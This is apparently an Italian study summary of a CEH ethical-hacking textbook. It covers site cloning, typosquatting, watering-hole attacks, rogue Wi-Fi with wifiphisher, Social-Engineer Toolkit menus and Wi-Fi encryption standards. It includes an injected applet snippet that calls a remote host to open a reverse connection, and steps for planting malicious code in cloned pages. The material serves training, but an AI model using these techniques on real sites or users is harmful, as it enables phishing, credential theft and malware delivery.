
Cloning

Il **site cloning** è semplice: non serve copiare l'intero sito, basta il codice HTML per renderizzare la pagina, mantenendo i file multimediali ospitati sul sito originale per aumentare la credibilità del clone. Gli utenti vedranno le richieste andare verso siti reali, mentre il file HTML arriva dal tuo sito rogue.

Strumenti come **WinHTTrack** possono automatizzare il processo:

"WinHTTrack uses projects to clone sites, so it's a multistep process to pull a website."

(Esempio: Figura 10.7 WinHTTrack options, Figura 10.8 Site cloning with WinHTTrack)



Puoi inserire uno o più URL e scegliere di scaricare interi siti. WinHTTrack non scarica file multimediali per impostazione predefinita, ma li può includere.

In alternativa, puoi usare strumenti da riga di comando come **wget**, che consente di scaricare file via web ed eseguire richieste ricorsive per mirroring dei siti:

Using wget to Mirror Website

```
scss
Copy code
root@quiche:~# wget -m https://www.wiley.com
--2023-01-23 07:05:43-- https://www.wiley.com/
Resolving www.wiley.com (www.wiley.com)... 143.204.29.19, 143.204.29.108, 143.204.2
9.24, ...
Connecting to www.wiley.com (www.wiley.com)|143.204.29.19|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /en-us [following]
--2023-01-23 07:05:43-- https://www.wiley.com/en-us
Reusing existing connection to www.wiley.com:443.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'www.wiley.com/index.html'
www.wiley.com/index [ ⇄ ] 85.83K --.-KB/s in 0.08s
Last-modified header missing -- time-stamps turned off.
```

Dopo aver salvato offline le pagine di un sito con **wget**, puoi eseguire modifiche al codice sorgente per inserire codice malevolo e referenziarlo all'interno delle pagine. Una volta pronto, puoi inviare l'URL via email alla vittima. Gli attacchi di ingegneria sociale spesso hanno più livelli, combinando tecniche.

Rogue Attacks

Un **rogue website** sembra legittimo ma ha scopi malevoli, usando il **site-cloning** su un dominio diverso. Errori di battitura comuni possono essere sfruttati con il **typosquatting** (es. registrare `gogle.com` per clonare `google.com`). Questo è chiamato anche **URL hijacking**.

Un attacco rogue può anche sfruttare piattaforme legittime inconsapevoli. Gli **attacchi watering hole** sfruttano siti molto visitati, infettandoli per colpire chi li visita abitualmente, come accadrebbe se si compromettesse `espn.com`. Inserendo poche righe di codice in una pagina `index.html`, si può iniettare l'attacco:

Attack HTML with Applet Reference

```
php-template
Copy code
</script>
<applet code="Java.class" width="1" height="1" archive="hkFKIKkhSvSHss.jar">
<param name="name">
<param name="1" value="http://192.168.86.57:80/krmnAir">
<param name="2" value="ZGF0YQ==">
<param name="3" value="http://192.168.86.57:80/qpaacQk">
<param name="4" value="http://192.168.86.57:80/FMLhoBQCuNH">
```

L'applet Java caricato si collega a un IP configurato nell'attacco, generando una reverse connection. Metasploit può gestire i payload per questi attacchi.

Wireless Social Engineering

Le reti Wi-Fi sono ovunque e non esiste un registro centrale dei nomi (SSID). È possibile creare **rogue Wi-Fi** per raccogliere credenziali, approfittando del fatto che i dispositivi non distinguono facilmente tra reti reali e fasulle.

Gli attacchi wireless sfruttano vulnerabilità nei protocolli:

- **WEP**: facile da decifrare.
- **WPA/WPA2/WPA3**: introducono autenticazione utente (username/password, spesso Active Directory).

Gli hotel o aeroporti usano portali captive che richiedono credenziali per connettersi, offrendo un altro punto di raccolta credenziali.

Con strumenti come **hostapd** e **iptables** su Kali Linux puoi creare un punto di accesso rogue. Un altro strumento utile è **wifiphisher**, che automatizza l'attacco wireless.

```
Starting wifiphisher
```

```
pgsql
Copy code
kilroy@portnoy:~$ sudo wifiphisher
[*] Starting Wifiphisher 1.4GIT (https://wifiphisher.org)
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:9e:e7:b5
[+] Sending SIGKILL to wpa_supplicant
```

```
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:3e:48:01  
[+] Changing wlan1 MAC addr to 00:00:00:cc:3f:74  
[*] Cleared leases, started DHCP, set up iptables
```

Lo strumento mostra gli SSID disponibili (Figura 10.10) e permette di selezionare il tipo di attacco da eseguire (Figura 10.11), come raccogliere credenziali OAuth o installare software sul dispositivo target.

Automating Social Engineering

Il phishing, essendo un attacco comune, può essere automatizzato usando **Metasploit** e il **Social-Engineer Toolkit (SET)**, che fornisce un'interfaccia testuale semplice:

Starting Menu in Social-Engineer Toolkit

```
pgsql  
Copy code  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit  
set>
```

Selezionando **Social-Engineering Attacks**, si accede a un secondo menu:

Social-Engineer Toolkit Social Engineering Attacks

```
mathematica  
Copy code  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector
```

- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

Tra le opzioni di phishing trovi:

- **Spear-Phishing Attack Vectors:** attacchi mirati a target specifici.
- **Mass Mailer Attack:** attacchi verso più target in contemporanea.

Spear-phishing Vector

- pgsql
- Copy code
- 1) Perform a Mass Email Attack
- 2) Create a FileFormat Payload
- 3) Create a Social-Engineering Template

Mass Mailer Vector

- markdown
- Copy code
- 1. Email Attack Single Email Address
- 2. Email Attack Mass Mailer

Le opzioni consentono di inviare exploit via email utilizzando i payload disponibili in Metasploit, spesso sfruttando vulnerabilità in formati di file comuni.

Payloads for File Format Exploit

- mathematica
- Copy code
- ***** PAYLOADS *****
- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
- 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow

- 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 7) Adobe Flash Player "Button" Remote Code Execution
- 8) Adobe CoolType SING Table "uniqueName" Overflow
- 9) Adobe Flash Player "newfunction" Invalid Pointer Use
- 10) Adobe Collab.collectEmailInfo Buffer Overflow
- 11) Adobe Collab.getIcon Buffer Overflow
- 12) Adobe JBIG2Decode Memory Corruption Exploit
- 13) Adobe PDF Embedded EXE Social Engineering

Riepilogo

L'ingegneria sociale esiste da sempre, basandosi su:

- reciprocità
- impegno
- prova sociale
- autorità
- gradimento
- scarsità

Questi principi inducono le vittime a concedere accesso a sistemi, informazioni o credenziali.

Il **pretexting** consiste nel creare una storia credibile per convincere la vittima, come nelle email truffa o nelle chiamate che promettono milioni di dollari (419 scam). Richiede studio, specialmente contro personale addestrato a difendersi.

Forme comuni:

- **Vishing:** informazioni via telefono
- **Phishing:** frode via email
- **Smishing:** SMS fraudolenti
- **Impersonation:** impersonare altri per accesso fisico

L'accesso fisico può essere richiesto nei penetration test. Molte strutture usano badge e man trap per limitare il tailgating. Le **biometrie** offrono ulteriore sicurezza.

I siti web possono essere cloni per raccogliere dati o diffondere malware, usando **typosquatting** o attacchi **watering hole** su siti molto visitati.

Le reti wireless offrono un'altra superficie di attacco: un rogue AP con nome invitante raccoglie credenziali, o jamma l'AP legittimo per far connettere le vittime al rogue AP.

Strumenti come **wifiphisher** e **SET** automatizzano gli attacchi di ingegneria sociale.

Capitolo 11 – Wireless Security

Gli argomenti CEH coperti:

- Tecnologia di accesso wireless
- Topologie di rete
- Protocolli di comunicazione
- Tecnologie mobili
- Implicazioni di policy di sicurezza

In passato serviva l'accesso fisico per entrare nella rete aziendale. Ora basta la **prossimità fisica** grazie alle reti wireless, utilizzate sempre più da dispositivi privi di porte cablate.

Le reti wireless usano onde radio, facilmente intercettabili se si è nel raggio del trasmettitore. È possibile anche inviare propri segnali. Il Wi-Fi, formalmente 802.11 (IEEE), e Bluetooth, sono protocolli comuni e facilmente configurabili male.

Anche senza errori di configurazione, le vulnerabilità nei protocolli possono portare a compromissioni. Queste tecnologie sono essenziali per le operazioni aziendali, ma esposte.

Wi-Fi

Il Wi-Fi (802.11) definisce gli standard per il **Physical Layer e Data Link Layer**. Usa frequenze nella banda ISM (2,4 GHz) e, con le versioni successive (802.11n, 802.11ac, 802.11ax), anche i 5 GHz e 60 GHz, variabili in base al paese.

Con **MIMO (Multiple Input Multiple Output)**, introdotto con 802.11n, è possibile ottenere throughput fino a 600 Mbps rispetto ai 54 Mbps delle versioni precedenti, aggregando più canali.

Il **canale** definisce un intervallo di frequenze per la trasmissione, come i canali TV. Negli USA, sono disponibili 11 canali sui 2,4 GHz, mentre in altri paesi 14. La disponibilità dei canali a 5 GHz varia di più a livello globale.

La **portata del segnale** varia: alcune versioni arrivano a pochi metri, altre a centinaia, influenzate da muri, materiali e finestre che possono lasciar passare il segnale.

Tipologie di rete Wi-Fi

1 Ad Hoc Network:


- Nessun router centrale.


- Ogni dispositivo comunica direttamente.
- Non offre cifratura.
- Richiede che tutti i dispositivi siano nel raggio reciproco.

2 Infrastructure Network:

- Presente un access point (AP) centrale.
- I dispositivi non comunicano direttamente, ma tramite l'AP.
- Più adatta agli ambienti aziendali.

Figura 11.1 Ad hoc network, Figura 11.2 Infrastructure network, Figura 11.3 Wireshark capture illustrano queste topologie e la cattura dei pacchetti wireless in monitor mode.





No.	Time	Source	Destination	Protocol	Length/Info
155	11.551280074	BelkinIn_d6:50:cd	(...)	802.11	28 Acknowledgement, Flags=.....
156	11.590789489	Netgear_94:cb:33	Broadcast	802.11	330 Beacon frame, SN=2719, FN=0, Flags=....., BI=200, SSID=Lisa
157	11.725796469	Samsung_E_5a:2d:f1	Broadcast	802.11	134 Probe Request, SN=2061, FN=0, Flags=....., SSID=Wildcard (Broa...
158	11.813269828	Tp-LinkT_7d:ee:11	(...)	802.11	28 Acknowledgement, Flags=.....
159	11.961097642	GeneralE_13:bb:99	(...)	802.11	28 Clear-to-send, Flags=.....
160	12.204765728	Netgear_94:cb:33	Broadcast	802.11	330 Beacon frame, SN=2722, FN=0, Flags=....., BI=200, SSID=Lisa
161	12.311196293	Tp-LinkT_7d:ee:11	(...)	802.11	28 Acknowledgement, Flags=.....
162	12.452292158	SamsungE_94:ba:57	(...)	802.11	28 Acknowledgement, Flags=.....
163	12.603696921	Netgear_94:cb:33	SeikoEps_ce:4e:6f	802.11	152 QoS Data, SN=1236, FN=0, Flags=p....F.
164	12.614465639	Netgear_94:cb:33	Broadcast	802.11	330 Beacon frame, SN=2724, FN=0, Flags=....., BI=200, SSID=Lisa
165	12.641746031	HewlettP_ee:28:5f	(...)	802.11	28 Acknowledgement, Flags=.....
166	12.819518889	Netgear_94:cb:33	Broadcast	802.11	330 Beacon frame, SN=2725, FN=0, Flags=....., BI=200, SSID=Lisa
167	12.842348263	Tp-LinkT_7d:ee:11	(...)	802.11	28 Acknowledgement, Flags=.....
168	13.024251930	Netgear_94:cb:33	Broadcast	802.11	330 Beacon frame, SN=2726, FN=0, Flags=....., BI=200, SSID=Lisa
▶ Frame 156: 330 bytes on wire (2640 bits), 330 bytes captured (2640 bits) on interface 0					
▶ Radiotap Header v0, Length 18					
└─ 802.11 radio information					
PHY type: 802.11b (4)					
Short preamble: False					
Data rate: 1.0 Mb/s					
Channel: 10					
Frequency: 2457MHz					
Signal strength (dBm): -89dBm					
[Duration: 2688us]					
└─ IEEE 802.11 Beacon frame, Flags:					
Type/Subtype: Beacon frame (0x0008)					
Frame Control Field: 0x8000					
.000 0000 0000 = Duration: 0 microseconds					
Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)					
Destination address: Broadcast (ff:ff:ff:ff:ff:ff)					
Transmitter address: Netgear_94:cb:33 (a0:40:a0:94:cb:33)					
Source address: Netgear_94:cb:33 (a0:40:a0:94:cb:33)					
BSS Id: Netgear_94:cb:33 (a0:40:a0:94:cb:33)					
..... 0000 = Fragment number: 0					
1010 1001 1111 = Sequence number: 2719					
└─ IEEE 802.11 wireless LAN					
└─ Fixed parameters (12 bytes)					
└─ Tagged parameters (276 bytes)					
0000	00 00 12 00 2e 48 00 00 00 02 09 08 a0 00 a7 01H.....
0010	00 00 80 00 00 ff ff ff ff ff ff a0 40 a0 94@.....
0020	c0 33 a0 40 a0 94 cb 33 f0 a9 8d a1 66 53 00 01	3 @ 3 fs
0030	00 00 c8 00 11 14 00 04 4c 69 73 61 01 08 82 84Lisa.....
0040	00 16 24 30 48 6c 03 01 0a 05 04 01 02 00 00 2a\$0H.....
0050	01 00 32 04 0c 12 18 60 30 14 01 00 00 ff ac 042 @ 0.....

Wireshark_wlan0mon_20181128173615_jYgjk.pcapng

Packets: 171 · Displayed: 171 (100.0%) · Dropped: 0 (0.0%) · Profile: Default

Wi-Fi Authentication

Il client cerca l'SSID (nome rete) con **probe request**, riceve **probe response** dall'AP. L'AP ha un **BSSID (MAC address)** per distinguersi tra AP con lo stesso SSID.

La sequenza:


- **Autenticazione:** probe request, probe response, authentication request, authentication response.
- **Associazione:** association request (con capacità del client), association response.

Per sicurezza a livello utente, si può usare **IEEE 802.1X** con autenticazione di rete.

Figura 11.4 mostra più BSSID per lo stesso SSID.

BSSID	Network Name	Vendor	Ann...	Signal	Channel	Channel Width	Band	Mode
3C:37:...:7:EF:2B	Fennec3	Netgear I...	51%	<div style="width: 51%;">█</div>	153	80 MHz	5 GHz	a/n/ac
9A:9D:...:0:06:D6	Hidden Network	Technicol...	53%	<div style="width: 53%;">█</div>	1	20 MHz	2.4 GHz	g/n
AE:DB:...:E:A9:87	Hidden Network	ARRIS Gr...	73%	<div style="width: 73%;">█</div>	6	20 MHz	2.4 GHz	g/n/ax
B6:DB:...:D:18:F9	Hidden Network	ARRIS Gr...	50%	<div style="width: 50%;">█</div>	1	20 MHz	2.4 GHz	g/n/ax
80:CC:...:71:F4	PurpleCrayon-5G	Netgear...	84%	<div style="width: 84%;">█</div>	36	160 MHz	5 GHz	a/n/ac...
BC:98:...:F:8F:CA	Tracks-24	Motorola...	34%	<div style="width: 34%;">█</div>	1	20 MHz	2.4 GHz	b/g/n
3E:94:...:B:0D:55	Atlantis-Guest	Netgear I...	32%	<div style="width: 32%;">█</div>	48	80 MHz	5 GHz	a/n/ac/ax
AC:DB:...:D:18:FA	1Ders	ARRIS Gr...	36%	<div style="width: 36%;">█</div>	149	80 MHz	5 GHz	a/n/ac/ax
38:94:...:B:0D:54	Atlantis	Netgear I...	46%	<div style="width: 46%;">█</div>	4	40 MHz	2.4 GHz	b/g/n/ax
B6:DB:...:E:E9:6A	Hidden Network	ARRIS Gr...	40%	<div style="width: 40%;">█</div>	1	20 MHz	2.4 GHz	g/n/ax
CE:9E:...:5:C9:E6	Atlantis-Guest	Netgear I...	46%	<div style="width: 46%;">█</div>	48	80 MHz	5 GHz	a/n/ac/ax
AA:DB:...:D:12:25	xfinitywifi	ARRIS Gr...	26%	<div style="width: 26%;">█</div>	157	80 MHz	5 GHz	a/n/ac/ax
AC:DB:...:D:A0:67	CyberNet	ARRIS Gr...	50%	<div style="width: 50%;">█</div>	11	20 MHz	2.4 GHz	g/n/ax
AE:97:...:2:07:A3	Hidden Network	ARRIS Gr...	60%	<div style="width: 60%;">█</div>	11	20 MHz	2.4 GHz	g/n
B6:DB:...:D:3E:5B	Hidden Network	ARRIS Gr...	64%	<div style="width: 64%;">█</div>	1	20 MHz	2.4 GHz	g/n/ax
AE:DB:...:D:12:24	Hidden Network	ARRIS Gr...	58%	<div style="width: 58%;">█</div>	11	20 MHz	2.4 GHz	g/n/ax

Figura 11.5 illustra il processo di autenticazione e associazione.



Wi-Fi Encryption

Per la privacy, nasce **WEP (Wired Equivalent Privacy)** con chiavi a 40 bit + 24 bit IV (64 bit) o 104 bit + 24 bit IV (128 bit). Ma l'IV non era veramente casuale, rendendo WEP vulnerabile e facilmente crackabile.

Wi-Fi Protected Access (WPA)

Introdotto come soluzione temporanea:

- Usa **TKIP (Temporal Key Integrity Protocol)** con RC4.
- Usa per-packet keys.
- Sostituisce il CRC di WEP con **MIC (Message Integrity Check)** per l'integrità dei messaggi.
- Supporta:
 - **WPA-Personal (PSK)**
 - **WPA-Enterprise (EAP con backend aziendali tipo Active Directory)**


Può usare anche **WPS (Wi-Fi Protected Setup)** ma presenta vulnerabilità note con il PIN.

Wi-Fi Protected Access 2 (WPA2)

Standard **IEEE 802.11i-2004**, sostituisce RC4 con **AES-CCMP** per migliore sicurezza.

Introduce il **Four-Way Handshake**:


- Usa **PMK (Pairwise Master Key)** e **PTK (Pairwise Transient Key)** per sessioni.
- Usa **GTK (Group Temporal Key)** per broadcast/multicast.
- **Figura 11.6** mostra il four-way handshake.



Supporta:

- **WPA2-Personal:** PSK.
- **WPA2-Enterprise:** 802.1X + EAP (LEAP, PEAP, EAP-TLS).

Figura 11.7 mostra le configurazioni wireless su Linux.



Wi-Fi Protected Access 3 (WPA3)

Introdotto nel 2018:

- Supporta **AES-256 con SHA-384**.
- Usa **SAE (Simultaneous Authentication of Equals)** eliminando il PSK statico.
- Il processo SAE sostituisce il four-way handshake con una sequenza di commit tra STA e AP per generare le chiavi.

Continua a usare **CCMP** per crittografia e integrità, proteggendo da attacchi man-in-the-middle.

Bring Your Own Device (BYOD)

Molte aziende permettono ai dipendenti di usare dispositivi personali (smartphone, laptop, Surface) sulla rete aziendale. Questo richiede policy adeguate per sicurezza:

- Bloccare MAC address.
- Usare WPA2-Enterprise per autenticazione.
- Isolare la rete Wi-Fi interna con obbligo di VPN per accedere alle risorse aziendali.

Se l'azienda non ha controlli NAC, BYOD può facilitare l'accesso ai sistemi aziendali.

Un approccio comune per le aziende che permettono il BYOD è implementare una **rete ospiti**, separata e isolata, dove gli utenti non fidati vengono instradati. Per accedere alle risorse aziendali, i client possono dover usare una **VPN** per creare una connessione affidabile e cifrata verso l'interno della rete.

Wi-Fi Attacks

Gli attacchi Wi-Fi iniziano con **ricognizione**, usando strumenti come **Wireshark**. Durante lo sniffing è utile generare traffico, ad esempio forzando i dispositivi a ri-autenticarsi tramite un **deauthentication attack**. Un altro attacco è l'**evil twin**, che crea un AP rogue imitando un AP legittimo. Esiste anche l'attacco **KRACK (Key Reinstallation Attack)** per forzare l'invio di messaggi decifrabili.

Testing Networks

